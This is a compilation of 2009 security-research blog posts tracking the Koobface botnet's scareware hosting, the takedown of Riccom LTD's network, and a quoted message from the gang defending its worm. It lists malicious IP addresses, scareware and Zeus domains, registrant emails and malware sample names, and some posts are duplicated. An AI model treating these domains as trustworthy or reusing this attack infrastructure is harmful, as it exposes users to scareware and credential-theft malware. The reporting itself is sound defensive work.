http://www.virustotal.com/analisis/e6418816ed0b0df478586c6459c1b29ccacf2fa5c7f73508102b8d79a4c41974-12614

13838

9.

http://www.virustotal.com/analisis/1e6e2bf66573fa2f87b83fcd4050bb1e22099337aabe8ad8875b035bbf5a1f8b-12614

16286

10. http://www.virustotal.com/analisis/8ccf2ce40d2dfa2f265539d438c21a96179f17e3ff7d2a6b96bb38476c212010-12614

16322

1751

11. http://ddanchev.blogspot.com/2007/10/russian-business-network.html

12. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

13. http://blogs.zdnet.com/security/?p=4297

14. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html

15. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html

16. http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html

17. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

18. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html

19. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html

20. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html

21. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html

22. http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html

23. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

24. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

25. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

26. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

27. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

28. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

29. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

30. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

31. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

32. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

33. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

34. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

35. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

36. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

37. http://ddanchev.blogspot.com/

1752



Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline (2009-12-22 10:49)

Last week, Josh Kirkwood, Network Engineer at Blue Square Data Group Services Limited, with whom I've been

keeping in touch regarding the blackhat SEO activity courtesy of the Koobface gang, and actual [1]Koobface botnet activity that's been taking place there for months, pinged me with an interesting email - " Riccom are now gone"

([2]AS29550). He also pinged the folks at [3]hpHosts in response to their posts once again emphasizing on [4]the malicious activity taking place there.

Since I've been analyzing Riccom LTD activity in the context of "in-the-wild" blackhat SEO campaigns launched by the Koobface gang, followed by establishing direct Koobace botnet connections, as well as sharing data with Josh, Riccom LTD clearly deserves a brief retrospective of the malicious activity that took place there.

Malicious activity I've been analyzing since August, 2009:

*• **August 06** - scareware parked at 91.212.107.5 analyzed in "[5]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware"*

*• **August 10** - more scareware introduced at 91.212.107.5 analyzed in "[6]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding"*

1753

*• **August 18** - scareware domains continue getting introduced at 91.212.107.5, analyzed in "[7]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign"*

*• **August 19** - Actual [8]Koobface command and control server parked within BlueConnex's ASN, they take action against 85.234.141.92 - " Three hours after notification, Blue Square Data Group Services Limited ensures that*

"the customer has been disconnected permanently". It's a fact. All of Koobface worm's campaigns currently redirect to nowhere. "

*• **September 14** - the [9]malvertising attack at the web site of the New York Times, not only used a redirector that was simultaneously pushed by Koobface-infected host hosted on an [10]IP known to be managed by the*

gang's blackhat SEO team ,but also, the actual scareware domain used relied on Riccom LTD hosting again at

91.212.107.103

*• **September 16** - 91.212.107.103 remains the [11]most widely abused IP hosting scareware served by the Koobface botnet. Action is taken again the entire .info tld domain portfolio, the domains are suspended within a 48*

hours period of time courtesy of AFILIAS.

*• **November 11** - cat and mouse game between the company, me, and the Koobface gang is taking place,*

now that a connection between the Koobface gang and the Bahama botnet has been clearly established.

[12]New scareware domains are introduced at 91.212.107.103, as well as at the still active [13]AS44042

ROOT eSolutions. The Koobface [14]gang once again proves it "knows my name" by typosquatting domains and registering them with typosquatted variants of my name (pancho-2807 .com is registered to Pancho

Panchev, pancho.panchev@gmail.com, followed by rdr20090924 .info registered to Vancho Vanchev, van-

*chovanchev@mail.ru). Upon notification **91.212.107.103** has been taken offline courtesy of Blue Square Data Group Services Limited.*

*• **November 17** - A week later the gang [15]resumes operations at the same Riccom LTD IP - " Tuesday, November 17, 2009: Koobface is resuming scareware (Inst _312s2.exe) operations at 91.212.107.103 which was taken offline for a short period of time. ISP has been notified again".*

Clearly, in terms of cybercrime, especially one that's monetizing an asset with high liquidity such as scareware,

"better late than never" doesn't seem to sound very appropriate.

Image courtesy of TrendMicro's [16]The Heart of Koobface - C &C and Social Network Propagation report.

Related Koobface research published in 2009:

[17]Koobface Botnet Starts Serving Client-Side Exploits

[18]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[19]Koobface Botnet's Scareware Business Model - Part Two

[20]Koobface Botnet's Scareware Business Model - Part One

[21]Koobface Botnet Redirects Facebook's IP Space to my Blog

[22]New Koobface campaign spoofs Adobe's Flash updater

[23]Social engineering tactics of the Koobface botnet

[24]Koobface Botnet Dissected in a TrendMicro Report

[25]Movement on the Koobface Front - Part Two

[26]Movement on the Koobface Front

[27]Koobface - Come Out, Come Out, Wherever You Are

[28]Dissecting Koobface Worm's Twitter Campaign

This post has been reproduced from [29]Dancho Danchev's blog.

1. http://twitter.com/danchodanchev/status/6549021186

2. http://www.ris.ripe.net/cgi-bin/lg/index.cgi?rrc=RRC001&query=1&arg=91.212.107.0%2F24+

1754

3. http://hphosts.blogspot.com/2009/12/blueconnexeuroconnex-as29550-riccom-ltd.html

4. http://hphosts.blogspot.com/2009/12/euroconnexblueconnex-boots-riccom-ltd.html

5. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

6. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

7. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

8. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

9. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

10. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

11. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

12. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

13. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

14. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

15. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

16. http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/the_20heart_20of_20koobface

_final_1_.pdf

17. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

18. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

19. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

20. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

21. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

22. http://blogs.zdnet.com/security/?p=4594

23. http://content.zdnet.com/2346-12691_22-352597.html

24. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

25. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

26. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

27. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

28. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

29. http://ddanchev.blogspot.com/

1755



Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline (2009-12-22 10:49)

Last week, Josh Kirkwood, Network Engineer at Blue Square Data Group Services Limited, with whom I've been

keeping in touch regarding the blackhat SEO activity courtesy of the Koobface gang, and actual [1]Koobface botnet activity that's been taking place there for months, pinged me with an interesting email - " Riccom are now gone"

([2]AS29550). He also pinged the folks at [3]hpHosts in response to their posts once again emphasizing on [4]the malicious activity taking place there.

Since I've been analyzing Riccom LTD activity in the context of "in-the-wild" blackhat SEO campaigns launched by the Koobface gang, followed by establishing direct Koobace botnet connections, as well as sharing data with Josh,

Riccom LTD clearly deserves a brief retrospective of the malicious activity that took place there.

Malicious activity I've been analyzing since August, 2009:

*• **August 06** - scareware parked at 91.212.107.5 analyzed in "[5]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware"*

*• **August 10** - more scareware introduced at 91.212.107.5 analyzed in "[6]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding"*

*• **August 18** - scareware domains continue getting introduced at 91.212.107.5, analyzed in "[7]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign"*

1756

*• **August 19** - Actual [8]Koobface command and control server parked within BlueConnex's ASN, they take action against 85.234.141.92 - " Three hours after notification, Blue Square Data Group Services Limited ensures that*

"the customer has been disconnected permanently". It's a fact. All of Koobface worm's campaigns currently redirect to nowhere. "

*• **September 14** - the [9]malvertising attack at the web site of the New York Times, not only used a redirector that was simultaneously pushed by Koobface-infected host hosted on an [10]IP known to be managed by the*

gang's blackhat SEO team ,but also, the actual scareware domain used relied on Riccom LTD hosting again at

91.212.107.103

*• **September 16** - 91.212.107.103 remains the [11]most widely abused IP hosting scareware served by the Koobface botnet. Action is taken again the entire .info tld domain portfolio, the domains are suspended within a 48*

hours period of time courtesy of AFILIAS.

*• **November 11** - cat and mouse game between the company, me, and the Koobface gang is taking place,*

now that a connection between the Koobface gang and the Bahama botnet has been clearly established.

[12]New scareware domains are introduced at 91.212.107.103, as well as at the still active [13]AS44042

ROOT eSolutions. The Koobface [14]gang once again proves it "knows my name" by typosquatting domains and registering them with typosquatted variants of my name (pancho-2807 .com is registered to Pancho

Panchev, pancho.panchev@gmail.com, followed by rdr20090924 .info registered to Vancho Vanchev, van-

*chovanchev@mail.ru). Upon notification **91.212.107.103** has been taken offline courtesy of Blue Square Data Group Services Limited.*

*• **November 17** - A week later the gang [15]resumes operations at the same Riccom LTD IP - " Tuesday, November 17, 2009: Koobface is resuming scareware (Inst _312s2.exe) operations at 91.212.107.103 which was taken offline for a short period of time. ISP has been notified again".*

Clearly, in terms of cybercrime, especially one that's monetizing an asset with high liquidity such as scareware,

"better late than never" doesn't seem to sound very appropriate.

Image courtesy of TrendMicro's [16]The Heart of Koobface - C &C and Social Network Propagation report.

Related Koobface research published in 2009:

[17]Koobface Botnet Starts Serving Client-Side Exploits

[18]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[19]Koobface Botnet's Scareware Business Model - Part Two

[20]Koobface Botnet's Scareware Business Model - Part One

[21]Koobface Botnet Redirects Facebook's IP Space to my Blog

[22]New Koobface campaign spoofs Adobe's Flash updater

[23]Social engineering tactics of the Koobface botnet

[24]Koobface Botnet Dissected in a TrendMicro Report

[25]Movement on the Koobface Front - Part Two

[26]Movement on the Koobface Front

[27]Koobface - Come Out, Come Out, Wherever You Are

[28]Dissecting Koobface Worm's Twitter Campaign

This post has been reproduced from [29]Dancho Danchev's blog.

1. http://twitter.com/danchodanchev/status/6549021186

2. http://www.ris.ripe.net/cgi-bin/lg/index.cgi?rrc=RRC001&query=1&arg=91.212.107.0%2F24+

3. http://hphosts.blogspot.com/2009/12/blueconnexeuroconnex-as29550-riccom-ltd.html

4. http://hphosts.blogspot.com/2009/12/euroconnexblueconnex-boots-riccom-ltd.html

1757

5. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

6. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

7. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

8. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

9. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

10. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

11. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

12. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

13. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

14. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

15. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

16. http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/the_20heart_20of_20koobface

_final_1_.pdf

17. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

18. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

19. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

20. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

21. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

22. http://blogs.zdnet.com/security/?p=4594

23. http://content.zdnet.com/2346-12691_22-352597.html

24. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

25. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

26. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

27. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

28. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

29. http://ddanchev.blogspot.com/

1758



The Koobface Gang Wishes the Industry "Happy Holidays" (2009-12-26 23:25)

Oops, they did it again - the Koobface gang, which is now officially self-describing itself as Ali Baba and the 40 Thieves LLC, has not only included a Koobface-themed – notice the worm in the name – background on Koobface-infected hosts, but it has also included a "Wish Koobface Happy Holidays" script – last time I checked there were 10,000

people who clicked it – followed by the most extensive message ever left by the gang, which is amusingly attempting to legitimize the activities of the gang.

1759



In short, the message with clear elements of PSYOPS, attempts to position the Koobface worm as a software, where the new features are requested by users, and that by continuing its development, the authors are actually improving Facebook's security systems. For the record, ***the Koobface botnet itself is only the tip of the iceberg for the malicious activities the group itself is involved in****. Consider going through the related Koobface research posts featured at the bottom of the post, in order to grasp the importance of how widespread and high-profile the activities of this group are. The exact message, screenshot of which is attached reads:*

Our team, so often called "Koobface Gang", expresses high gratitude for the help in bug fixing, researches and documentation for our software to:

• ***Kaspersky Lab*** *for the name of Koobface and [1]25 millionth malicious program award;*

• ***Dancho Danchev*** *(http://ddanchev.blogspot.com) who worked hard every day especially on our First Software*

& Architecture version, writing lots of e-mails to different hosting companies and structures to take down our Command-and-Control (C &C) servers, and of course analyzing software under VM Ware;

• ***Trend Micro*** *(http://trendmicro.com), especially personal thanks to* ***Jonell Baltazar****,* ***Joey Costoya****, and* ***Ryan***

Flores *who had released [2]a very cool document (with three parts!) describing all our mistakes we've ever made;*

• ***Cisco*** *for their 3rd place to our software in their annual [3]"working groups awards";*

*• **Soren Siebert** with [4]his great article;*

• Hundreds of users who send us logs, crash reports, and wish-lists.

In fact, it was a really hard year. We've made many efforts to improve our software. Thanks to Facebook's security team - the guys made us move ahead. And we've moved. And will move. Improving their security system.

By the way, we did not have a cent using Twitter's traffic.

But many security issues tell the world we did.

They are wrong. As many people know, "virus" is something awful, which crashes computers, steals credential information as good as all passwords and credit cards. Our software did not ever steal credit card or online bank 1760

information, passwords or any other confidential data. And WILL NOT EVER. As for the crashes... We are really sorry.

We work on it :) Wish you a good luck in new year and... Merry Christmas to you!

Always yours, "Koobface Gang".

*For the record, in case you were living on the other side of the universe, and weren't interested in the raw details taking place within the underground ecosystem, **in July, 2009, I was [5]the only individual ever mentioned by the Koobface gang**, which back then included [6]the following message within the [7]command and control infrastructure for 9 days:*

*• " **We express our high gratitude to Dancho Danchev (http://ddanchev.blogspot.com) for the help in bug***

fixing,

researches and documentation for our software. *"*

Next to [8]the folks at TrendMicro, the DHS also featured the event in [9]DHS Daily Open Source Infrastructure Report for 3 September 2009 at page 18:

• " This individual is an independent security consultant who plays an active role in tracking and shutting down botnets and other illegal operations. "

It got ever more personal when ***[10]the Koobface gang redirected Facebook's entire IP space to my blog in October, 2009****, resulting in [11]thousands of Facebook visits every time [12]their crawlers were visiting a [13]Koobface-infected host. Thankfully, Facebook's Security Incident Response Team quickly took care of the issue.*

In the spirit of Christmas, I'd also like to wish the Koobface gang happy holidays, and promise them that the cherry on the top of the research pie will see daylight anytime soon. First of all, I'd like to wish them happy holidays with ***[14]Frank Sinatra - "I've got you under my skin"*** *. They'll get the point.*

[EMBED]

And now comes my Christmas present, systematic take-down, blacklisting, and domain suspension of Koob-

face scareware operations.

1761



Sample detection rates by Koobface binaries - [15]go.exe; [16]fb.79.exe; [17]fblanding.exe; [18]v2captcha.exe;

[19]v2webserver.exe; [20]pack _312s3.exe (the scareware). The currently active ***artificial2010 .com/?pid=312s02***

&sid=4db12f *- Email: Josefinat@yahoo.com - 193.104.22.200 - [21]AS34305; EUROACCESS Global Autonomous System acts as a redirector to the scareware domain portfolio.*

Currently

active

portfolio

of

scareware

domains

pushed

by

the

Koobface

botnet,

parked

at

193.104.22.200/91.212.226.95:

2010scannera1 .com *- Email: NathanHSchafer@yahoo.com*

artificial2010 .com *- Email: Josefinat@yahoo.com*

bestdiscounts2010 .com *- Email: FrancesHAustin@yahoo.com*

bestparty2009 .com *- Email: FrancesHAustin@yahoo.com*

bestparty2010 .com *- Email: FrancesHAustin@yahoo.com*

bestpffers2010 .com *- Email: FrancesHAustin@yahoo.com*

best-wishes-design .com *- Email: FrancesHAustin@yahoo.com*

bestyearparty .com *- Email: FrancesHAustin@yahoo.com*

celebrate2009year .com *- Email: FrancesHAustin@yahoo.com*

celebrate-designs .com *- Email: FrancesHAustin@yahoo.com*

happy-newyear2010 .com *- Email: JerryHWallace@yahoo.com*

internetproscanm .com *- Email: JacquelynMRyan@yahoo.com*

internetproscanq .com *- Email: JacquelynMRyan@yahoo.com*

1762

internetproscanr .com *- Email: JacquelynMRyan@yahoo.com*

internetproscanw .com *- Email: JacquelynMRyan@yahoo.com*

internetproscany .com *- Email: JacquelynMRyan@yahoo.com*

megascannera .com *- Email: MichaelDFranklin@yahoo.com*

megasecurityl .com *- Email: MichaelDFranklin@yahoo.com*

megasecurityp .com *- Email: MichaelDFranklin@yahoo.com*

megasecurityq .com *- Email: MichaelDFranklin@yahoo.com*

newholidaydesigns .com *- Email: FrancesHAustin@yahoo.com*

newyearandsanta .com *- Email: JerryHWallace@yahoo.com*

newyeardesgings .com *- Email: FrancesHAustin@yahoo.com*

onlinesecurityn1 .com *- Email: LucyGBrown@yahoo.com*

onlinesecurityn2 .com *- Email: LucyGBrown@yahoo.com*

onlinesecurityn3 .com *- Email: LucyGBrown@yahoo.com*

onlinesecurityn4 .com *- Email: LucyGBrown@yahoo.com*

onlinesecurityn5 .com *- Email: LucyGBrown@yahoo.com*

online-securtiyv1 .com *- Email: LucyGBrown@yahoo.com*

online-securtiyv4 .com *- Email: LucyGBrown@yahoo.com*

online-securtiyv5 .com *- Email: LucyGBrown@yahoo.com*

onlineviruskilla0 .com *- Email: JacquelynMRyan@yahoo.com*

onlineviruskilla2 .com *- Email: JacquelynMRyan@yahoo.com*

onlineviruskilla4 .com *- Email: JacquelynMRyan@yahoo.com*

onlineviruskilla6 .com *- Email: JacquelynMRyan@yahoo.com*

onlineviruskilla8 .com *- Email: JacquelynMRyan@yahoo.com*

santa-christmas2010 .com *- Email: JerryHWallace@yahoo.com*

snowandchristmas .com *- Email: JerryHWallace@yahoo.com*

thebestantispys .com *- Email: ThomasLRoy@yahoo.com*

Christmas-themed scareware serving domains:

happy-newyear2010 .com

celebrate2009year .com

newyearandsanta .com

newyeardesgings .com

santa-christmas2010 .com

snowandchristmas .com

1763



Speaking of AS34305; EUROACCESS Global Autonomous System, they're also hosting scareware campaigns at another IP - 193.104.22.50 in particular:

pcprotect2010 .com *- Email: admin@pcprotect2010.com*

bestantispysoft2010 .com *- Email: admin@bestantispysoft2010.com*

worldantispyware1 .com *- Email: admin@worldantispyware1.com*

antispyware24x7 .com *- Email: admin@antispyware24x7.com*

spydetector2009 .com *- Email: admin@spydetector2009.com*

myprivatesoft2009 .com *- Email: admin@myprivatesoft2009.com*

itsafetyonline .com *- Email: admin@itsafetyonline.com*

antispycenterprof .com *- Email: admin@antispycenterprof.com*

webspydetectunlim .com *- Email: admin@webspydetectunlim.com*

pcsafetyplatinum .com *- Email: admin@webspydetectunlim.com*

spywaredetect24pro .com *- Email: admin@spywaredetect24pro.com*

eliminater2009pro .com *- Email: admin@eliminater2009pro.com*

pcsafety2009pro .com *- Email: admin@pcsafety2009pro.com*

1764

securityztop .com *- Email: admin@securityztop.com*

antisspywarescenter .com *- Email: admin@antisspywarescenter.com*

viridentifycenter .com *- Email: molda444vimo@safe-mail.net*

antispywarets .com *- Email: admin@antispywarets.com*

winvantivirus .com *- Email: admin@winvantivirus.com*

antispywaresnet .com *- Email: admin@antispywaresnet.com*

securityprosoft .com *- Email: admin@securityprosoft.com*

onlineantispysoft .com *- Email: admin@onlineantispysoft.com*

worldsantispysoft .com *- Email: admin@worldsantispysoft.com*

antispyworldwideint .com *- Email: admin@antispyworldwideint.com*

ivirusidentify .com *- Email: admin@ivirusidentify.com*

Within the same ASN, we can also find the following [22]Zeus crimeware serving domains, courtesy of the

Zeus Tracker:

print-design .cn *- Email: alexsundren@gmail.com*

backup2009 .com *- Email: tahli@yahoo.com - association with [23]money mule recruitment domain registration*
1211news .com *- Email: tahli@yahoo.com*

tuttakto .com *- Email: tahli@yahoo.com*

filatok .com *- Email: tahli@yahoo.com*

wwwldr .com *- Email: tahli@yahoo.com*

bbbboom .com *- Email: tahli@yahoo.com*

fant1k .com *- Email: tahli@yahoo.com*

hooooools .com *- Email: tahli@yahoo.com*

ianndex .com *- Email: tahli@yahoo.com*

vklom .com *- Email: tahli@yahoo.com*

wwwbypost .com *- Email: tahli@yahoo.com*

wwwudacha .com *- Email: tahli@yahoo.com*

[24]Sampled scareware phones back to:

ardeana-couture .com/?b=1s1 *- 204.12.252.99, parked there is also* ***windowssp3download .com*** *- Email: contact@subarutechs.com*

winrescueupdate .com/download/winlogo.bmp *- 89.248.162.147*

Historically, 89.248.162.147 (AS29073-ECATEL-AS, Ecatel Network) used to host the following scareware do-

mains:

attention-scanner .com *- Email: khouri@atomtech.cc*

be-secured2 .com *- Email: info@scholarnyc.com*

best-scanner-f .com *- Email: LouisALeavitt@yahoo.com*

get-secure2 .com *- Email: info@scholarnyc.com*

installprotection2 .com *- Email: info@scholarnyc.com*

online-defense7 .com *- Email: contacts@manipadni.com.br*

scan-spyware2 .com *- Email: info@paristours.fr*

topscan2 .com *- Email: LouisALeavitt@yahoo.com*

topscan3 .com *- Email: LouisALeavitt@yahoo.com*

virus-pcscan .com *- Email: admin@rewards.de*

win-scan05 .com *- Email: katia@salsat.eu*

win-scan07 .com *- Email: katia@salsat.eu*

win-scan09 .com *- Email: katia@salsat.eu*

winrescueupdate .com

winscanner01 .com *- Email: contacts@crunchiesb.com*

1765

winscanner18 .com *- Email: contacts@crunchiesb.com*

your-protection8 .com *- Email: admin@Relocation.it*

Happy Holidays, too!

Related Koobface research published in 2009:

[25]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[26]Koobface Botnet Starts Serving Client-Side Exploits

[27]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[28]Koobface Botnet's Scareware Business Model - Part Two

[29]Koobface Botnet's Scareware Business Model - Part One

[30]Koobface Botnet Redirects Facebook's IP Space to my Blog

[31]New Koobface campaign spoofs Adobe's Flash updater

[32]Social engineering tactics of the Koobface botnet

[33]Koobface Botnet Dissected in a TrendMicro Report

[34]Movement on the Koobface Front - Part Two

[35]Movement on the Koobface Front

[36]Koobface - Come Out, Come Out, Wherever You Are

[37]Dissecting Koobface Worm's Twitter Campaign

This post has been reproduced from [38]Dancho Danchev's blog.

1. http://www.kaspersky.com/news?id=207575835

2. http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/the_real_face_of_koobface_jul 2009.pdf

3. http://www.itworldcanada.com/news/cisco-gives-zeus-koobface-and-conficker-working-group-awards/139547

4. http://www.abuse.ch/?p=2103

5. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

6. http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAAAAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1 .PNG

7. http://1.bp.blogspot.com/_wICHhTiQmrA/StXzL5MWBII/AAAAAAAAAERY/muXddtmbSqY/s1600-h/trendmicro_koobface.JPG

8. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

9. http://www.globalsecurity.org/security/library/news/2009/09/dhs_daily_report_2009-09-03.pdf

10. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

11. http://4.bp.blogspot.com/_wICHhTiQmrA/St9uT2urS4I/AAAAAAAAAESo/K3tPvZxjx0s/s1600-h/facebook_koobface_refer

rers_1.JPG

12. http://2.bp.blogspot.com/_wICHhTiQmrA/St9pMvTG4nI/AAAAAAAAAESQ/C1dlgY6304E/s1600-h/facebook_koobface_refer

rers_2.JPG

13. http://2.bp.blogspot.com/_wICHhTiQmrA/St9rXn5KChI/AAAAAAAAAESY/HX_7jR15W7g/s1600-h/facebook_koobface_refer

rers_3.JPG

14. http://www.youtube.com/watch?v=RHLC-EimdAc

15. http://www.virustotal.com/analisis/9134b22c5c5bee4deabf7ae5c1db7e5fd5e55ba7ff429897a6f9efdaf56003a4-1261699442

16. http://www.virustotal.com/analisis/eca17fa3f4be5875040c19ad28ea34a9281857b4af92547a75ef909ba7d59a5d-1261699459

17. http://www.virustotal.com/analisis/ba57af25416060a0f02fab33a6de4ef0396c2d5f78638c616fe979c2c647c483-12616

99474

18. http://www.virustotal.com/analisis/6eca8a05683c104fbd24f8aad106405d9835a6762a025215e87f303202ed939a-12616

99495

19. http://www.virustotal.com/analisis/7b348b23cbc4ed116ab83efabb10f070e32741479713b5684c79646131132222-12616

1766

99511

20. http://www.virustotal.com/analisis/de3b1c6eca54505e952610bef26f3c4ca4dd8d41e25bb449658afa53eccd0501-12616

98412

21. http://google.com/safebrowsing/diagnostic?site=AS:34305

22. https://zeustracker.abuse.ch/monitor.php?as=34305

23. http://www.bobbear.com/investment-alliance-llc.html

24. http://www.virustotal.com/analisis/49dfa3d17498da3426917c96f9c1e2d1cf2c8a0c03755818bbf83dab67931324-12618

67295

25. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

26. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

27. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

28. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

29. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

30. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

31. http://blogs.zdnet.com/security/?p=4594

32. http://content.zdnet.com/2346-12691_22-352597.html

33. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

34. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

35. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

36. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

37. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

38. http://ddanchev.blogspot.com/

1767



The Koobface Gang Wishes the Industry "Happy Holidays" (2009-12-26 23:25)

Oops, they did it again - the Koobface gang, which is now officially self-describing itself as Ali Baba and the 40 Thieves LLC, has not only included a Koobface-themed – notice the worm in the name – background on Koobface-infected hosts, but it has also included a "Wish Koobface Happy Holidays" script – last time I checked there were 10,000

people who clicked it – followed by the most extensive message ever left by the gang, which is amusingly attempting to legitimize the activities of the gang.

1768



In short, the message with clear elements of PSYOPS, attempts to position the Koobface worm as a software, where the new features are requested by users, and that by continuing its development, the authors are actually improving Facebook's security systems. For the record, ***the Koobface botnet itself is only the tip of the iceberg for the malicious activities the group itself is involved in****. Consider going through the related Koobface research posts featured at the bottom of the post, in order to grasp the importance of how widespread and high-profile the activities of this group are. The exact message, screenshot of which is attached reads:*

Our team, so often called "Koobface Gang", expresses high gratitude for the help in bug fixing, researches and documentation for our software to:

*• **Kaspersky Lab** for the name of Koobface and [1]25 millionth malicious program award;*

*• **Dancho Danchev** (http://ddanchev.blogspot.com) who worked hard every day especially on our First Software*

& Architecture version, writing lots of e-mails to different hosting companies and structures to take down our Command-and-Control (C &C) servers, and of course analyzing software under VM Ware;

*• **Trend Micro** (http://trendmicro.com), especially personal thanks to **Jonell Baltazar**, **Joey Costoya**, and **Ryan***

***Flores** who had released [2]a very cool document (with three parts!) describing all our mistakes we've ever made;*

*• **Cisco** for their 3rd place to our software in their annual [3]"working groups awards";*

*• **Soren Siebert** with [4]his great article;*

• Hundreds of users who send us logs, crash reports, and wish-lists.

